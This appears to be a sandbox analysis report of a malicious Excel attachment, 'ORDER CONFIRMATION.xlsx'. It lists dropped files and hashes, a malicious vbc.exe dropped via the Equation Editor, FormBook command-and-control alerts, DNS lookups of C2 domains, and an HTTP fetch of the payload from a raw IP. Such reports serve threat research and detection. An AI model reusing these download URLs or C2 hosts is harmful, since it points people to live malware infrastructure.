MD5:	971312D4A6C9BE9B496160215FE59C19
SHA1:	D8AA41C7D43DAAEA305F50ACF0B34901486438BE
SHA-256:	4532AEED5A1EB543882653D009593822781976F5959204C87A277887B8DEB961
SHA-512:	618B55BCD9D9533655C220C71104DFB9E2F712E56CDA7A4D3968DE45EE1861267C2D31CF74C195BF259A7151FA1F49DF4AD13431151EE28AD1D3065020CE53E
Malicious:	false
Preview:	......JFIF..............Exif..MM.*......@......../..@..................C..........................$ &%# #"(-90(*6+"#2D26;=@@@&0FKE>J9?@=...C..........=)#)======================== ==========================......{...."..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghij stuvwxyz..w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZc defghijstuvwxyz..?..Z(...(..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\CFE3BF36.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	648132
Entropy (8bit):	2.8123866129936412
Encrypted:	false
SSDEEP:	3072:M34UL0tS6WB0JOqFB5AEA7rgXuzqn8nG/qc+5:+4UcLe0JOcXuunhqcS
MD5:	113F32E1934BC0E35EEE5FF818BE29A2
SHA1:	5A8B1604EE71AB705333F8801B4257ABFFCD0201
SHA-256:	DEDBE06A88A213D59E39F84939526B4ECCAD8ED4EC26BD9FE3CD748F33090511
SHA-512:	4D2D418011596BE9A4F05BA424016F22B8FFBEBA7D552A17D722D42C6BA2D3ACE88BECD19E13B488AF22EC6731AA4ADC565F3A9017918646099D859597D9D3F 1
Malicious:	false
Preview:	....l...........................m>...!.. EMF........(...\K..hC..F...,... ...EMF+.@..................X...X...F...\...P...EMF+"@...........@..........$@..........0@.............? !@...........@...%...........%..................................R...p................................@."C.a.l.i.b.r.i..X$.......-z.X.@.. %...h....................N0Z............x........N0Z........ ....y.X........ ....z.X............O...........................%...X...%...7...................{$..................C.a.l.i.b.r.i...............X.......<......... .....vdv......%...........%...........%...........!..............................."...........%...........%...........%...........T...T..........................@.E.@............L.......................P... ...6...F...$.......EMF+ *@..$..........?...........?.........@...........@..........*@..$..........?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D6282740.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 684 x 477, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	33795
Entropy (8bit):	7.909466841535462
Encrypted:	false
SSDEEP:	768:mEWnXSo70x6wlKcaVH1lvLUlGBtadJubNT4Bw:mTDQx6XH1lvYlbdJux4Bw

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D6282740.png	
MD5:	613C306C3CC7C3367595D71BEECD5DE4
SHA1:	CB5E280A2B1F4F1650040842BACC9D3DF916275E
SHA-256:	A76D01A33A00E98ACD33BEE9FBE342479EBDA9438C922FE264DC0F1847134294
SHA-512:	FCA7D4673A173B4264FC40D26A550B97BD3CC8AC18058F2AABB717DF845B84ED32891F97952D283BE678B09B2E0D31878856C65D40361CC5A5C3E3F6332C966
Malicious:	false
Preview:	.PNG.....IHDR.....T+....)iCCPicc..x..gP.....}..m....T).HYz.^E...Y."bC..D..i. ...Q).+.X...X.,...."*(.G.L.{'?..z.w.93..''.....~....06|G$/3.....Q@.....%:&.....K....\.....JJ.. .....@n..3./...f._>..L~..... .....{..T.\|ABlL..?-V...ag.....>.....W..@..+..pHK..O.....o.....w..F.....,...{....3.....].xY..2....(.L..EP.-..c0.+..'p.o..P..<....C....(.....Z...B7\ .kp...}..g .)x.....!"t... J.:...#...qB<.?$..@.T$..Gv"%H9R.4 -.O....r..F. .,,'...P..D.P....\...@.qh.....{.*..=.v....(*D...`T..)cz..s...0,..c[.b..k..^l.{...9.3..c..8=.....2p[q....I\.....7...}....x].%.....fl'..~.?..H .X.M.9...JH$l&....:.W..I...H.!.....H..XD.&."^!.....HT....L.#...H..V.e..i..D.#..-...h.&r....K.G."/Q.)..kJ.%...REi...S.S.T.....@.N.....NP?.$h:4.Z8-...v.v.....N.k...a t.}/..~....I.!./.&.-.M.V.KdD.(YT].+.A4O.R...=.91.....X..V.Z..bcb...q#qo...R.V...3.D...'.h.B.c..%&..C....1v2..7.SL.S...Ld.0O3.....&.A.....$.,...rc%..XgY.X_....R1R{..F.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F5DAEFB9.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false
SSDEEP:	1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false
Preview:	.PNG.....IHDR...6.....>(....sRGB.....gAMA.....a.....pHYs.....+.....IDATx^.=v\9..H..f...:ZA..,'..j.r4.....SEJ,%..VPG..K.=....@.$oI.e7....U..... ....>n~&..._..._.rg... .L...D.G!0..G!;...?...Oo.7....Cc...G....g>....._o..._._}q...k.....ru..T.....S.!....~..@Y96.S.....&..1.:....o...q.6..S...'n..H.hS.....y;.N.l.)."[`.f.X.u.n.;....._h.(.u\|0a.....].R.z...2.....GJY \|\..+b...{>vU.....i.....w+.p...X..._.V.-z..s..U..cR..g^..X.....6n...6....O6.-.AM.f.=y ...7...;X....q..\|...=.\|K...w...}O..{\|...G.....~.o3.....z....m6...sN.0..;/....Y..H..o.....~..... (W.`...S.t.....m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o..:..}@...;k..m.L./.$.....,}....3%..\|j.....b.r7.O!F...c'.....$...)....|O.CK...._.....Nv....q.t3l.,. ....vD.-..o..k.w.....X...-C..KGld.8.a}|..,.....,....q.=r..Pf.V#.....n...}.....[w...N.b..W.....;..?.Oq..K{>.K.....{w{.....6'/...,}.E...X.I.-Y].JJm.j..pq|.0...e.v.....17...:F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F90639BF.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	7788
Entropy (8bit):	5.523444764822477
Encrypted:	false
SSDEEP:	96:wHCHOvlJaX1/0qMfZoL/GuoOfaDda/ZbjsSZdb3Cim3n+KeXI:wHTrZuloOSGZboS/C93n+KuI
MD5:	19CEE3A6741FA847BB3B6049C6D44989
SHA1:	D3AB8B9DE9780CD057FC1E210C47533A2E3EA704
SHA-256:	DF50928E8F40F0258DA68BFFD210760789C670101AFC17CC6C8334DD0313A66F
SHA-512:	2C7B73617C55D99B3C70ECB8B0904A056AEDEF193066208A514FAD02B6C5F53F803FC196E40C72DB03EB4980314305FF3D53342117623F711EE97967EFD9E4AE
Malicious:	false
Preview:	....l...).....u...<......./..... EMF....l.....8...X.....?.....C...R...p.....S.e.g.o.e. .U.l.....6.).X.....{.d.....p....\.....\....p.....<5.u..p....`.p....$y.w.....8.....w....$.....r.d.....^.p.....^.p.....-...d...<.w.....<.9u.Z.v....X.\..... .....vdv.....%.....r.....'.....(...(.....?.....?.....l...4.....(...(...(...(...(..... ..... ..... .....HD>^JHCcNJFfNJFiPMHlRPJoTPLrWQLvYRPxZUR{]XP~]WS.^ZS.`[T.c\U.e^U.e]W.g`Y.hbY.j`Y.ib\.ld].kd].nd^.nf^.

C:\Users\user\Desktop\~$ORDER CONFIRMATION.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	556544
Entropy (8bit):	7.182791197610268
Encrypted:	false
SSDEEP:	12288:7WHCM2K4Cz8liFBdgtM6lf2vo45Rm5fv1zCln:h3CzeiDdIMAfEofftzk
MD5:	989933E361010648C467C6D7B6C2D812
SHA1:	3BD47D097B8CD69083445EB0417B0059FA806542
SHA-256:	34A89EDA5DD4AEF3EFB096011F27BBA7354B4C624D5DC01F4B43A18AC42D6AF4
SHA-512:	F98B8337F527B49A4E5BD659CD6264D22F43C31EAAB55CCA4BF79EE2C5C5405D5CD78D1176759A0E0287E5FEB82675EF0D73DDA918FB9289ACC9D84DA466C0F
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....6.....0..t..... .....@.. ..... @.....x...O.....\..... ....H.....text....s... ...t..... ..`.rsrc.....v.....@..@.reloc..... .....\|.....@..B.....H.....?..._.....o.....~..$}.....}.....}.....(.....*...$}.....}.....}.....(.....}.....}....*...0..O.....$}.....}.....}.....(.....{....} .....{....}.....{....}.....{....}....*:..{....(.....*...0..w.....R.{.....,f.r...p(....-).r!..p(....-%.r-..p(....-%.r9..p(....-%+0..}....+'..J.{....XT+...J.{....XT+...J.{....XT+.*..0.....rE..p.+..*..0.... .....r...p.+..*..0.....+..*".(.....*....0..

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.988579713004966
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	ORDER CONFIRMATION.xlsx
File size:	597504
MD5:	e1e18c326feb4aea3a983f390e0e36c2
SHA1:	7d0abdd1c61dac8dfb411fde050381149fa1aaff
SHA256:	a53f9cefce2fc02da9726d54387b05952a3956b9da65c6927c96250b44099d9a
SHA512:	60b789ed55e1b4129b6cb7a9f57e463cb4f21a77ba0f9060269618df6c0035c7bd70e8fe8fabb8ca44435f098acbf9f38d6a7aead6f7a4bf7202eced0592b416
SSDEEP:	12288:52/yYOLyJMy9tyEqnF8VPv8+BRZlJf+jgGpVABfGiggRBZ:52/Tg+ryGVPv3ZlF+jgGpVAlGqR7
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/15/21-11:18:05.138832	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49169	34.102.136.180	192.168.2.22
09/15/21-11:18:10.217119	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49170	80	192.168.2.22	34.98.99.30
09/15/21-11:18:10.217119	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49170	80	192.168.2.22	34.98.99.30
09/15/21-11:18:10.217119	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49170	80	192.168.2.22	34.98.99.30

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/15/21-11:18:10.331685	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49170	34.98.99.30	192.168.2.22
09/15/21-11:18:20.416021	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49171	80	192.168.2.22	34.102.136.180
09/15/21-11:18:20.416021	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49171	80	192.168.2.22	34.102.136.180
09/15/21-11:18:20.416021	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49171	80	192.168.2.22	34.102.136.180
09/15/21-11:18:20.531202	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49171	34.102.136.180	192.168.2.22
09/15/21-11:18:30.822018	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49173	80	192.168.2.22	184.168.131.241
09/15/21-11:18:30.822018	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49173	80	192.168.2.22	184.168.131.241
09/15/21-11:18:30.822018	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49173	80	192.168.2.22	184.168.131.241
09/15/21-11:19:13.272679	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49176	34.102.136.180	192.168.2.22
09/15/21-11:19:54.712455	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49180	80	192.168.2.22	34.102.136.180
09/15/21-11:19:54.712455	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49180	80	192.168.2.22	34.102.136.180
09/15/21-11:19:54.712455	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49180	80	192.168.2.22	34.102.136.180
09/15/21-11:19:54.827491	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49180	34.102.136.180	192.168.2.22
09/15/21-11:20:05.010582	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49182	80	192.168.2.22	34.102.136.180
09/15/21-11:20:05.010582	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49182	80	192.168.2.22	34.102.136.180
09/15/21-11:20:05.010582	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49182	80	192.168.2.22	34.102.136.180
09/15/21-11:20:05.125579	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49182	34.102.136.180	192.168.2.22
09/15/21-11:20:15.480022	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49184	34.102.136.180	192.168.2.22
09/15/21-11:20:20.496012	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49185	80	192.168.2.22	34.98.99.30
09/15/21-11:20:20.496012	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49185	80	192.168.2.22	34.98.99.30
09/15/21-11:20:20.496012	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49185	80	192.168.2.22	34.98.99.30
09/15/21-11:20:20.611011	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49185	34.98.99.30	192.168.2.22
09/15/21-11:20:30.639824	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49186	80	192.168.2.22	34.102.136.180
09/15/21-11:20:30.639824	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49186	80	192.168.2.22	34.102.136.180
09/15/21-11:20:30.639824	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49186	80	192.168.2.22	34.102.136.180
09/15/21-11:20:30.756136	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49186	34.102.136.180	192.168.2.22
09/15/21-11:20:49.990019	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49188	80	192.168.2.22	184.168.131.241
09/15/21-11:20:49.990019	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49188	80	192.168.2.22	184.168.131.241
09/15/21-11:20:49.990019	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49188	80	192.168.2.22	184.168.131.241
09/15/21-11:22:05.612250	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49191	34.102.136.180	192.168.2.22
09/15/21-11:22:43.718801	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49195	80	192.168.2.22	34.102.136.180
09/15/21-11:22:43.718801	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49195	80	192.168.2.22	34.102.136.180
09/15/21-11:22:43.718801	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49195	80	192.168.2.22	34.102.136.180
09/15/21-11:22:43.833789	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49195	34.102.136.180	192.168.2.22
09/15/21-11:22:53.937608	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49197	80	192.168.2.22	34.102.136.180
09/15/21-11:22:53.937608	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49197	80	192.168.2.22	34.102.136.180
09/15/21-11:22:53.937608	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49197	80	192.168.2.22	34.102.136.180

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/15/21-11:22:54.053650	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49197	34.102.136.180	192.168.2.22
09/15/21-11:23:04.410658	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49199	34.102.136.180	192.168.2.22
09/15/21-11:23:09.429910	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49200	80	192.168.2.22	34.98.99.30
09/15/21-11:23:09.429910	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49200	80	192.168.2.22	34.98.99.30
09/15/21-11:23:09.429910	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49200	80	192.168.2.22	34.98.99.30
09/15/21-11:23:09.545253	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49200	34.98.99.30	192.168.2.22

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 15, 2021 11:17:59.482459068 CEST	192.168.2.22	8.8.8.8	0x8eb8	Standard query (0)	www.americanstonesusa.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:18:04.942955017 CEST	192.168.2.22	8.8.8.8	0xc18c	Standard query (0)	www.plasticplank.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:18:10.148118019 CEST	192.168.2.22	8.8.8.8	0xfc43	Standard query (0)	www.realstyleworks.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:18:20.351397038 CEST	192.168.2.22	8.8.8.8	0x9c63	Standard query (0)	www.authorjameswshepherdonline.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:18:25.528527021 CEST	192.168.2.22	8.8.8.8	0x30e0	Standard query (0)	www.aedenpure.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:18:30.614634991 CEST	192.168.2.22	8.8.8.8	0x9037	Standard query (0)	www.requotation.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:18:36.949275970 CEST	192.168.2.22	8.8.8.8	0xce43	Standard query (0)	www.mysahuarita.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:18:41.987869978 CEST	192.168.2.22	8.8.8.8	0xb02b	Standard query (0)	www.renatradingbv.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:18:47.027700901 CEST	192.168.2.22	8.8.8.8	0x43f4	Standard query (0)	www.oakridge-pm.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:19:08.294406891 CEST	192.168.2.22	8.8.8.8	0xa804	Standard query (0)	www.oakridge-pm.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:19:13.081938982 CEST	192.168.2.22	8.8.8.8	0x1d11	Standard query (0)	www.hanlansmojitovillage.net	A (IP address)	IN (0x0001)
Sep 15, 2021 11:19:18.277448893 CEST	192.168.2.22	8.8.8.8	0x1f97	Standard query (0)	www.thaibinhgear.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:19:28.481453896 CEST	192.168.2.22	8.8.8.8	0x1873	Standard query (0)	www.goldmig.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:19:51.494481087 CEST	192.168.2.22	8.8.8.8	0x8ea6	Standard query (0)	www.goldmig.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:19:54.659806013 CEST	192.168.2.22	8.8.8.8	0x6882	Standard query (0)	www.thaysay.net	A (IP address)	IN (0x0001)
Sep 15, 2021 11:19:59.824009895 CEST	192.168.2.22	8.8.8.8	0xdd21	Standard query (0)	www.asoboawa.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:20:04.956995964 CEST	192.168.2.22	8.8.8.8	0xc78d	Standard query (0)	www.onpar-golf.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:21:29.345312119 CEST	192.168.2.22	8.8.8.8	0xe633	Standard query (0)	www.mysahuarita.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:21:34.382951021 CEST	192.168.2.22	8.8.8.8	0xcdd2	Standard query (0)	www.renatradingbv.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:21:39.423052073 CEST	192.168.2.22	8.8.8.8	0x76cf	Standard query (0)	www.oakridge-pm.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:22:17.646498919 CEST	192.168.2.22	8.8.8.8	0x3f41	Standard query (0)	www.goldmig.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:23:14.544867039 CEST	192.168.2.22	8.8.8.8	0x495a	Standard query (0)	www.tomrings.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 15, 2021 11:17:59.700364113 CEST	8.8.8.8	192.168.2.22	0x8eb8	No error (0)	www.americanstonesusa.com	americanstonesusa.com		CNAME (Canonical name)	IN (0x0001)
Sep 15, 2021 11:17:59.700364113 CEST	8.8.8.8	192.168.2.22	0x8eb8	No error (0)	americanstonesusa.com		192.99.131.252	A (IP address)	IN (0x0001)
Sep 15, 2021 11:18:04.998969078 CEST	8.8.8.8	192.168.2.22	0xc18c	No error (0)	www.plasticplank.com	plasticplank.com		CNAME (Canonical name)	IN (0x0001)
Sep 15, 2021 11:18:04.998969078 CEST	8.8.8.8	192.168.2.22	0xc18c	No error (0)	plasticplank.com		34.102.136.180	A (IP address)	IN (0x0001)
Sep 15, 2021 11:18:10.197412014 CEST	8.8.8.8	192.168.2.22	0xfc43	No error (0)	www.realstyleworks.com	realstyleworks.com		CNAME (Canonical name)	IN (0x0001)
Sep 15, 2021 11:18:10.197412014 CEST	8.8.8.8	192.168.2.22	0xfc43	No error (0)	realstyleworks.com		34.98.99.30	A (IP address)	IN (0x0001)
Sep 15, 2021 11:18:20.391383886 CEST	8.8.8.8	192.168.2.22	0x9c63	No error (0)	www.authorjameswshepherdonline.com	authorjameswshepherdonline.com		CNAME (Canonical name)	IN (0x0001)
Sep 15, 2021 11:18:20.391383886 CEST	8.8.8.8	192.168.2.22	0x9c63	No error (0)	authorjameswshepherdonline.com		34.102.136.180	A (IP address)	IN (0x0001)
Sep 15, 2021 11:18:25.567326069 CEST	8.8.8.8	192.168.2.22	0x30e0	No error (0)	www.aedenpure.com		217.160.0.177	A (IP address)	IN (0x0001)
Sep 15, 2021 11:18:30.646533012 CEST	8.8.8.8	192.168.2.22	0x9037	No error (0)	www.requotation.com	requotation.com		CNAME (Canonical name)	IN (0x0001)
Sep 15, 2021 11:18:30.646533012 CEST	8.8.8.8	192.168.2.22	0x9037	No error (0)	requotation.com		184.168.131.241	A (IP address)	IN (0x0001)
Sep 15, 2021 11:18:36.980983973 CEST	8.8.8.8	192.168.2.22	0xce43	Name error (3)	www.mysahuarita.com	none	none	A (IP address)	IN (0x0001)
Sep 15, 2021 11:18:42.020987034 CEST	8.8.8.8	192.168.2.22	0xb02b	Name error (3)	www.renatradingbv.com	none	none	A (IP address)	IN (0x0001)
Sep 15, 2021 11:18:47.058543921 CEST	8.8.8.8	192.168.2.22	0x43f4	No error (0)	www.oakridge-pm.com	oakridge-pm.com		CNAME (Canonical name)	IN (0x0001)
Sep 15, 2021 11:18:47.058543921 CEST	8.8.8.8	192.168.2.22	0x43f4	No error (0)	oakridge-pm.com		184.168.131.241	A (IP address)	IN (0x0001)
Sep 15, 2021 11:19:08.324367046 CEST	8.8.8.8	192.168.2.22	0xa804	No error (0)	www.oakridge-pm.com	oakridge-pm.com		CNAME (Canonical name)	IN (0x0001)
Sep 15, 2021 11:19:08.324367046 CEST	8.8.8.8	192.168.2.22	0xa804	No error (0)	oakridge-pm.com		184.168.131.241	A (IP address)	IN (0x0001)
Sep 15, 2021 11:19:13.137840033 CEST	8.8.8.8	192.168.2.22	0x1d11	No error (0)	www.hanlansmojitovillage.net	hanlansmojitovillage.net		CNAME (Canonical name)	IN (0x0001)
Sep 15, 2021 11:19:13.137840033 CEST	8.8.8.8	192.168.2.22	0x1d11	No error (0)	hanlansmojitovillage.net		34.102.136.180	A (IP address)	IN (0x0001)
Sep 15, 2021 11:19:18.600385904 CEST	8.8.8.8	192.168.2.22	0x1f97	No error (0)	www.thaibinhgear.com	thaibinhgear.com		CNAME (Canonical name)	IN (0x0001)
Sep 15, 2021 11:19:18.600385904 CEST	8.8.8.8	192.168.2.22	0x1f97	No error (0)	thaibinhgear.com		45.252.248.16	A (IP address)	IN (0x0001)
Sep 15, 2021 11:19:28.613152981 CEST	8.8.8.8	192.168.2.22	0x1873	No error (0)	www.goldmig.com	goldmig.com		CNAME (Canonical name)	IN (0x0001)
Sep 15, 2021 11:19:28.613152981 CEST	8.8.8.8	192.168.2.22	0x1873	No error (0)	goldmig.com		203.16.60.34	A (IP address)	IN (0x0001)
Sep 15, 2021 11:19:51.622936964 CEST	8.8.8.8	192.168.2.22	0x8ea6	No error (0)	www.goldmig.com	goldmig.com		CNAME (Canonical name)	IN (0x0001)
Sep 15, 2021 11:19:51.622936964 CEST	8.8.8.8	192.168.2.22	0x8ea6	No error (0)	goldmig.com		203.16.60.34	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 15, 2021 11:19:54.693376064 CEST	8.8.8.8	192.168.2.22	0x6882	No error (0)	www.thaysay.net	thaysay.net		CNAME (Canonical name)	IN (0x0001)
Sep 15, 2021 11:19:54.693376064 CEST	8.8.8.8	192.168.2.22	0x6882	No error (0)	thaysay.net		34.102.136.180	A (IP address)	IN (0x0001)
Sep 15, 2021 11:19:59.867867947 CEST	8.8.8.8	192.168.2.22	0xdd21	No error (0)	www.asoboawa.com	cname.landingi.com		CNAME (Canonical name)	IN (0x0001)
Sep 15, 2021 11:19:59.867867947 CEST	8.8.8.8	192.168.2.22	0xdd21	No error (0)	cname.landingi.com		52.212.68.12	A (IP address)	IN (0x0001)
Sep 15, 2021 11:19:59.867867947 CEST	8.8.8.8	192.168.2.22	0xdd21	No error (0)	cname.landingi.com		108.128.238.226	A (IP address)	IN (0x0001)
Sep 15, 2021 11:19:59.867867947 CEST	8.8.8.8	192.168.2.22	0xdd21	No error (0)	cname.landingi.com		54.77.19.84	A (IP address)	IN (0x0001)
Sep 15, 2021 11:20:04.990484953 CEST	8.8.8.8	192.168.2.22	0xc78d	No error (0)	www.onpar-golf.com	onpar-golf.com		CNAME (Canonical name)	IN (0x0001)
Sep 15, 2021 11:20:04.990484953 CEST	8.8.8.8	192.168.2.22	0xc78d	No error (0)	onpar-golf.com		34.102.136.180	A (IP address)	IN (0x0001)
Sep 15, 2021 11:21:29.381974936 CEST	8.8.8.8	192.168.2.22	0xe633	Name error (3)	www.mysahuarita.com	none	none	A (IP address)	IN (0x0001)
Sep 15, 2021 11:21:34.426151037 CEST	8.8.8.8	192.168.2.22	0xcdd2	Name error (3)	www.renatradingbv.com	none	none	A (IP address)	IN (0x0001)
Sep 15, 2021 11:21:39.455261946 CEST	8.8.8.8	192.168.2.22	0x76cf	No error (0)	www.oakridge-pm.com	oakridge-pm.com		CNAME (Canonical name)	IN (0x0001)
Sep 15, 2021 11:21:39.455261946 CEST	8.8.8.8	192.168.2.22	0x76cf	No error (0)	oakridge-pm.com		184.168.131.241	A (IP address)	IN (0x0001)
Sep 15, 2021 11:22:17.671439886 CEST	8.8.8.8	192.168.2.22	0x3f41	No error (0)	www.goldmig.com	goldmig.com		CNAME (Canonical name)	IN (0x0001)
Sep 15, 2021 11:22:17.671439886 CEST	8.8.8.8	192.168.2.22	0x3f41	No error (0)	goldmig.com		203.16.60.34	A (IP address)	IN (0x0001)
Sep 15, 2021 11:23:14.577768087 CEST	8.8.8.8	192.168.2.22	0x495a	No error (0)	www.tomrings.com		162.0.214.58	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 198.23.212.143
- www.americanstonesusa.com
- www.plasticplank.com
- www.realstyleworks.com
- www.authorjameswshepherdonline.com
- www.hanlansmojitovillage.net
- www.thaysay.net
- www.onpar-golf.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	198.23.212.143	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Sep 15, 2021
11:16:35.291671038 CEST</td><td>0</td><td>OUT</td><td>GET /ddr/vbc.exe HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 198.23.212.143
Connection: Keep-Alive</td></tr>
